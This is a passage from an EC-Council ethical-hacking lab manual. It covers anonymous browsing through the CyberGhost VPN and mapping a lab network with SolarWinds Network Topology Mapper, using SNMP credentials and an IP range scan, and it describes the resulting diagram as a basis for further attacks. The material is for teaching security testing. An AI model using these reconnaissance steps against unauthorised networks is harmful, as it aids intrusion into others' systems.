
TASK 6.4

Browse Internet

14. Minimize the **CyberGhost** window and launch the **Mozilla Firefox** web browser; type the URL **https://whatismyipaddress.com/location-feedback** in the address bar and press **Enter**.

Note: If a **Will you allow whatismyipaddress.com to access your location?** pop-up appears, click **Allow Location Access**.

15. Scroll down to the **Geographical Details** section. Observe that the server IP address and location has changed to **31.171.152.140** and **Albania**.



	W3C	Provider A	Provider B	Provider C	Provider D
Latitude	41.3275	41.33	41	41.3275	
Longitude	19.8187	19.83	20	19.8189	
Accuracy (m)	3428				
Country		albania	albania	albania	
State/Region		tirane		tirane	
City		tirane		tirana	
Postal Code		0		1033	
Organization		keminet shpk	keminet ltd.	keminet ltd.	
ISP		keminet shpk	keminet ltd.		
Connection		high (fx)		t1	
Feedback	Select Accuracy	Select Accuracy	Select Accuracy	Select Accuracy	Select Accuracy

Figure 4.6.12: Testing your IP address

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

16. Open a new tab in the **web browser** and surf anonymously using this proxy.




Figure 4.6.13: Surfing internet using Proxy server

17. Once you are done browsing, in the CyberGhost window, click the **Power** icon to disconnect the proxy, as shown in the screenshot.




Figure 4.6.14: Turning Off the Proxy

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

18. This concludes the demonstration of anonymously surfing the Internet using CyberGhost.
19. Close all open windows and document all the acquired information.
20. Navigate to **Control Panel → Programs → Programs and Features** and uninstall the **CyberGhost VPN** application
21. Turn off the **Windows 10** virtual machine.

You can also use other proxy tools such as **Burp Suite** (https://www.portswigger.net), **Tor** (https://www.torproject.org), **CCProxy** (https://www.youngzsoft.net), and **Hotspot Shield** (https://www.hotspotshield.com) to browse the Internet anonymously.

Lab Analysis

Analyze and document all the results discovered in the lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS ABOUT THIS LAB.

Internet Connection Required	
☑ Yes	☐ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 5

Draw Network Diagrams

A network diagram helps to analyze complete network topology.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

Until now, you have gathered information about the open ports, services running on the ports, OS details, security mechanisms details, etc. of the target network using various port and network scanning techniques and tools.

As a professional ethical hacker or a pen tester, the last step in the penetration process is to draw a network diagram that assists in identifying the topology or architecture of a target network. The network diagram also helps to trace the path to the target host in the network and enables you to understand the position of firewalls, IDSs, routers, and other access control devices.

As a professional ethical hacker or pen tester, you should be able to create a pictorial representation of network topology used in the target network. The network diagrams can be used to launch further attacks on the target network.

Lab Objectives

- Draw network diagrams using Network Topology Mapper

Lab Environment

To carry out this lab, you need:

- Windows 10 virtual machine
- Windows Server 2016 virtual machine
- Parrot Security virtual machine
- Ubuntu virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools
- Network Topology Mapper located at **E:\CEH-Tools\CEHv11 Module 03 Scanning Networks\Network Discovery Tools\Network Topology Mapper**
- You can also download the latest version of the above-mentioned tool from its official website. If you decide to download the latest version, the screenshots shown in the lab might differ.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Tools demonstrated in this lab are available in E:\CEH-Tools\CEHv11 Module 03 Scanning Networks

Lab Duration

Time: 10 Minutes

Overview of Network Diagrams

Drawing a network diagram assists in the identification of the topology or architecture of a target network, and further assists you in finding the vulnerabilities or weak points of security mechanisms. These vulnerabilities can then be exploited to bypass the target's network. The network diagram also helps the network administrators to manage their networks.

Lab Tasks

TASK 1

Draw Network Diagrams using Network Topology Mapper

Here, we will use Network Topology Mapper to draw network diagrams of the target network.

TASK 1.1

Install Network Topology Mapper

1. Turn on the **Windows 10**, **Windows Server 2016**, **Parrot Security**, and **Ubuntu** virtual machines
2. In the **Windows 10** virtual machine, navigate to **E:\CEH-Tools\CEHv11 Module 03 Scanning Networks\Network Discovery Tools\Network Topology Mapper**, and then double-click **SolarWinds Network Topology Mapper.exe**.

Network Topology Mapper discovers a network and produces a comprehensive network diagram that integrates OSI Layer 2 and Layer 3 topology data. It automatically detects new devices and changes to network topology, simplifies inventory management for hardware and software assets, and addresses reporting needs for PCI compliance and other regulatory requirements.

3. The **SolarWinds Registration** dialog-box opens. Enter a working email address, and then click **Continue**.



Figure 5.1.1: SolarWinds Registration dialog-box

4. In the next window, accept the license agreement and click **Install**.

Note: If a **User Account Control** window appears, click **Yes**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

5. The SolarWinds license pop-up appears; click **Continue Evaluation**.



Figure 5.1.2: Solarwinds license pop-up

6. The **Help SolarWinds Improve** window appears. Click the **No, I would not like to participate** radio button, and then click **OK**.




Figure 5.1.3: Help SolarWinds Improve window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

7. Once the installation is complete, and the **SolarWinds Network Topology Mapper** window opens, click **Close**.

Note: Ensure that the **Run SolarWinds Network Topology Mapper now** option is selected.




Figure 5.1.4: SolarWinds setup completed window

8. The **Solarwinds** pop-up opens; click **Continue Evaluation**.
9. The **SolarWinds Network Topology Mapper** main window appears, along with the **Welcome Screen...**. Click **New Scan** in the left-hand pane of the **Welcome Screen**.




Figure 5.1.5: SolarWinds Network Topology Mapper main window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

10. The **Set a Maps Password** pop-up appears. Enter a password (here **qwerty@123**) of your choice in the **New Password** field, re-enter the same password in the **Confirm Password** field, and click **Save**.



Figure 5.1.6: Set a Maps Password window

TASK 1.2

Configure Network Topology Mapper

11. The **Network Topology Scan** window appears. In the **SNMP Credentials** section, select the **private** credential under the **Stored Credentials** section and **public** credential under the **Discovery Credentials** section, and then click **Next**.




Figure 5.1.7: SNMP Credentials section

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

12. Leave the **WMI Credentials** and **VMWare Credentials** section to default and click **Next**.
13. The **Network Selection** section appears. Click the **IP Ranges** tab in the right-pane, enter the IP address range (**10.10.10.3 - 10.10.10.254**) in the **Start Address** and **End Address** fields, and click **Next**.




Figure 5.1.8: Network Selection section

14. The **Discovery Settings** section appears. Enter a name under the **Scan name** field (here, "**Network Topology**") and click **Next**.




Figure 5.1.9: Discovery Settings section

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

15. The **Scheduling** section appears. Ensure that **Once** is selected in the **Frequency** drop-down menu; under the **Execute immediately** radio button **Yes, run this discovery now** is selected; then, click **Next**.




Figure 5.1.10: Scheduling section

16. The **Summary** section appears; click **Discover**.




Figure 5.1.11: Summary section

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

17. The **New Network Scan** window appears; the Network Topology Mapper starts scanning the network for live hosts.




Figure 5.1.12: Network Topology Mapper scanning the network

TASK 1.3

Draw Network Diagram

18. The **Network Topology - SolarWinds Network Topology Mapper** window appears. Close the **Map Navigator** window.




Figure 5.1.13: Network Scan results window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

19. The **Network Topology Mapper** displays a network topology diagram for the provided IP address range, as shown in the following screenshot.

